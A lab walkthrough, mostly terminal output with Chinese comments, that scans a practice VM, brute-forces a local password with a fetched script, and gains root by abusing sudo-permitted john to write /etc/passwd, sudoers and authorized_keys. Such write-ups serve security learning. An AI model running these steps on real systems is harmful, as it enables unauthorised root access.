╭─ ~ ──────────────────────────────────────────────── INT ✘ 4h 33m 6s root@kali 06:59:02
╰─ nmap 192.168.56.126 -p-
Starting Nmap 7.98 ( https://nmap.org ) at 2026-06-01 07:05 -0400
Nmap scan report for 192.168.56.126
Host is up (0.00066s latency).
Not shown: 65532 closed tcp ports (reset)PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
8080/tcp open http-proxy
MAC Address: 08:00:27:D5:46:80 (Oracle VirtualBox virtual NIC)Nmap done: 1 IP address (1 host up) scanned in 17.58 seconds
╭─ ~ ────────────────────────────────────────────────────────── ✔ 18s root@kali 07:06:03
╰─ nmap 192.168.56.126 -p22,80,8080 -A
Starting Nmap 7.98 ( https://nmap.org ) at 2026-06-01 07:06 -0400
WARNING: Service 192.168.56.126:8080 had already soft-matched rtsp, but now soft-matched sip; ignoring second value
Nmap scan report for 192.168.56.126
Host is up (0.0023s latency).
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 10.3 (protocol 2.0)80/tcp open http Apache httpd 2.4.67
|_http-server-header: Apache/2.4.67 (Unix)|_http-title: Did not follow redirect to http://oauth.dsz/
8080/tcp open rtsp
|_rtsp-methods: ERROR: Script execution failed (use -d to debug)| http-title: Keycloak Administration Console
|_Requested resource was http://192.168.56.126:8080/admin/master/console/
| http-robots.txt: 1 disallowed entry
╭─ /tmp/123 ───────────────────────────────────────────────────────── ✔ root@kali 01:13:00
╰─ john --wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-MD5 hash
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
single (?)
1g 0:00:00:00 DONE (2026-06-02 01:13) 10.00g/s 7680p/s 7680c/s 7680C/s jeffrey..james1
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
╭─ /tmp/123 ───────────────────────────────────────────────────────── ✔ root@kali 01:19:29
╰─ vim user.txt
# user.txt 的内容是:keycloak╭─ /tmp/123 ──────────────────────────────────────────────────── ✔ 8s root@kali 01:20:28
╰─ john --wordlist=user.txt --rules=single --stdout > pass.txt
Using default input encoding: UTF-8
Press 'q' or Ctrl-C to abort, almost any other key for status
897p 0:00:00:00 100.00% (2026-06-02 01:20) 14950p/s keycloak1900
╭─ /tmp/123 ───────────────────────────────────────────────────────── ✔ root@kali 01:20:36
╰─ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000(http://0.0.0.0:8000/) ...
192.168.56.126 - - [02/Jun/2026 01:23:46]"GET /pass.txt HTTP/1.1"200 -
# 靶机Oauth:/tmp/tmp$ wget http://192.168.56.101:8000/pass.txt
Connecting to 192.168.56.101:8000 (192.168.56.101:8000)saving to 'pass.txt'pass.txt 100% |**************************************************|9798 0:00:00 ETA
'pass.txt' saved
Oauth:/tmp/tmp$ wget http://192.168.56.101:8000/subrute.sh
Connecting to 192.168.56.101:8000 (192.168.56.101:8000)saving to 'subrute.sh'subrute.sh 100% |**************************************************|431 0:00:00 ETA
'subrute.sh' saved
Oauth:/tmp/tmp$ bash subrute.sh
: No such file or directoryt
subrute.sh: line 6: $'\r': command not found
subrute.sh: line 14: syntax error near unexpected token `}'
'ubrute.sh: line 14: `}&Oauth:/tmp/tmp$ dos2unix subrute.sh
Oauth:/tmp/tmp$ bash subrute.sh keycloak pass.txt
[*] Progress: [576/897] !keycloak!
[+]FOUND=> ;tib'[d;Killed bash subrute.sh keycloak pass.txt
爆破出密码为:;tib'[d;
1
2
3
4
5
6
7
8
9
10
11
12
13
Oauth:/tmp/tmp$ su keycloak
Password:
Oauth:/tmp/tmp$ id
uid=102(keycloak)gid=103(keycloak)groups=103(keycloak),103(keycloak)Oauth:/tmp/tmp$ sudo -l
Matching Defaults entries for keycloak on Oauth:
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
Runas and Command-specific defaults for keycloak:
Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL"User keycloak may run the following commands on Oauth:
(ALL) NOPASSWD: /usr/bin/john
╭─ ~/tools ────────────────────────────────────────────────────────── ✔ root@kali 01:48:04
╰─ openssl passwd -1 -salt "so""123456"$1$so$WM4.wE1EeZcnUF30BnRkB/
#payload$1$so$WM4.wE1EeZcnUF30BnRkB/:0:0:root:/root:/bin/bash
╭─ ~/tools ────────────────────────────────────────────────────────── ✔ root@kali 01:48:13
╰─ echo -n '$1$so$WM4.wE1EeZcnUF30BnRkB/:0:0:root:/root:/bin/bash'| md5sum # -n 输出内容不加 \n85efdaaaaba78e12b2fa7dce0b0444fc -
# 先在keycloak 用户下尝试:Oauth:/tmp$ echo'85efdaaaaba78e12b2fa7dce0b0444fc' > hash.txt
Oauth:/tmp$ echo'$1$so$WM4.wE1EeZcnUF30BnRkB/:0:0:root:/root:/bin/bash' > pass.txt
Oauth:/tmp$ john --wordlist=pass.txt --format=Raw-MD5 hash.txt
Created directory: /home/keycloak/.john
Using default input encoding: UTF-8
Loaded 1 password hash(Raw-MD5 [MD5 256/256 AVX2 8x3])Warning: no OpenMP support for this hash type, consider --fork=2Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 1 candidate left, minimum 24 needed for performance.
$1$so$WM4.wE1EeZcnUF30BnRkB/:0:0:root:/root:/bin/bash (?)1g 0:00:00:00 DONE (2026-06-02 13:54) 16.66g/s 16.66p/s 16.66c/s 16.66C/s $1$so$WM4.wE1EeZcnUF30BnRkB/:0:0:root:/root:/bin/bash
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed
Oauth:/tmp$ cat ~/.john/john.pot
$dynamic_0$85efdaaaaba78e12b2fa7dce0b0444fc:$1$so$WM4.wE1EeZcnUF30BnRkB/:0:0:root:/root:/bin/bash
# 可以看到已经写入了。Oauth:/tmp$ sudo john --wordlist=pass.txt --format=Raw-MD5 hash.txt --pot=/etc/passwd
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash(Raw-MD5 [MD5 256/256 AVX2 8x3])Warning: no OpenMP support for this hash type, consider --fork=2Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 1 candidate left, minimum 24 needed for performance.
$1$so$WM4.wE1EeZcnUF30BnRkB/:0:0:root:/root:/bin/bash (?)1g 0:00:00:00 DONE (2026-06-02 13:56) 12.50g/s 12.50p/s 12.50c/s 12.50C/s $1$so$WM4.wE1EeZcnUF30BnRkB/:0:0:root:/root:/bin/bash
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed
Oauth:/tmp$ su '$dynamic_0$85efdaaaaba78e12b2fa7dce0b0444fc'Password:
Oauth:/tmp# id
uid=0(root)gid=0(root)groups=0(root)
╭─ /tmp/123 ─────────────────────────────────────────────────────── 1 ✘ root@kali 06:18:32
╰─ echo -n 'keycloak ALL=(ALL:ALL) NOPASSWD: ALL'| openssl md5
MD5(stdin)= 8f0df3c42c370aee963ce2f1d5d7f589
Oauth:/tmp$ echo'8f0df3c42c370aee963ce2f1d5d7f589' > hash.txt
Oauth:/tmp$ echo'keycloak ALL=(ALL:ALL) NOPASSWD: ALL' > pass.txt
Oauth:/tmp$ john --wordlist=pass.txt --format=Raw-MD5 hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash(Raw-MD5 [MD5 256/256 AVX2 8x3])Warning: no OpenMP support for this hash type, consider --fork=2Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 1 candidate left, minimum 24 needed for performance.
keycloak ALL=(ALL:ALL) NOPASSWD: ALL (?)1g 0:00:00:00 DONE (2026-06-02 18:19) 25.00g/s 25.00p/s 25.00c/s 25.00C/s keycloak ALL=(ALL:ALL) NOPASSWD: ALL
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed
Oauth:/tmp$ cat ~/.john/john.pot
$dynamic_0$85efdaaaaba78e12b2fa7dce0b0444fc:$1$so$WM4.wE1EeZcnUF30BnRkB/:0:0:root:/root:/bin/bash
$dynamic_0$8f0df3c42c370aee963ce2f1d5d7f589:keycloak ALL=(ALL:ALL) NOPASSWD: ALL
Oauth:/tmp$ sudo john --wordlist=pass.txt --format=Raw-MD5 hash.txt --field-separator-char=$'\n' --pot=/etc/sudoers.d/pwn_john
using field sep char '
'(0x0a)Using default input encoding: UTF-8
Loaded 1 password hash(Raw-MD5 [MD5 256/256 AVX2 8x3])Warning: no OpenMP support for this hash type, consider --fork=2Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 1 candidate left, minimum 24 needed for performance.
keycloak ALL=(ALL:ALL) NOPASSWD: ALL (?)1g 0:00:00:00 DONE (2026-06-02 18:21) 33.33g/s 33.33p/s 33.33c/s 33.33C/s keycloak ALL=(ALL:ALL) NOPASSWD: ALL
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed
Oauth:/tmp$ sudo bash
/etc/sudoers.d/pwn_john:1:44: syntax error
$dynamic_0$8f0df3c42c370aee963ce2f1d5d7f589
^
Oauth:/tmp# id
uid=0(root)gid=0(root)groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
发现确实会出现格式错误,只是警告出来,并没有终止代码执行。
还有测试的时候,发现了一些小bug : john 每种类型的hash都有自己的最大密码长度,如果你爆破的密码文件中某些密码长度大于最大长度,就只会截取最大密码长度的的字符用于爆破,比如:(你的密码长度刚好是42,最大密码长度也是42,只会截取到第42个字符再算hash用于爆破),这个需要注意一下。
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18

Oauth:/tmp# echo'$0$ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIIfy3402O5EN6KOaInOukRh3bNQwoLDjEs88Wb+TuN3f root@kali' > hash.txt
Oauth:/tmp# echo'ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIIfy3402O5EN6KOaInOukRh3bNQwoLDjEs88Wb+TuN3f root@kali' > pass.txt
Oauth:/tmp# sudo john --wordlist=pass.txt --format=plaintext hash.txt --field-separator-char=$'\n' --pot=/root/.ssh/authorized_keys
/etc/sudoers.d/pwn_john:1:44: syntax error
$dynamic_0$8f0df3c42c370aee963ce2f1d5d7f589
^
using field sep char '
'(0x0a)Using default input encoding: UTF-8
Loaded 1 password hash(plaintext, $0$ [n/a])Warning: no OpenMP support for this hash type, consider --fork=2Press 'q' or Ctrl-C to abort, almost any other key for status
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIIfy3402O5EN6KOaInOukRh3bNQwoLDjEs88Wb+TuN3f root@kali (?)1g 0:00:00:00 DONE (2026-06-02 20:29) 33.33g/s 33.33p/s 33.33c/s 33.33C/s ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIIfy3402O5EN6KOaInOukRh3bNQwoLDjEs88Wb+TuN3f root@kali
Use the "--show" option to display all of the cracked passwords reliably
Session completed
 wArn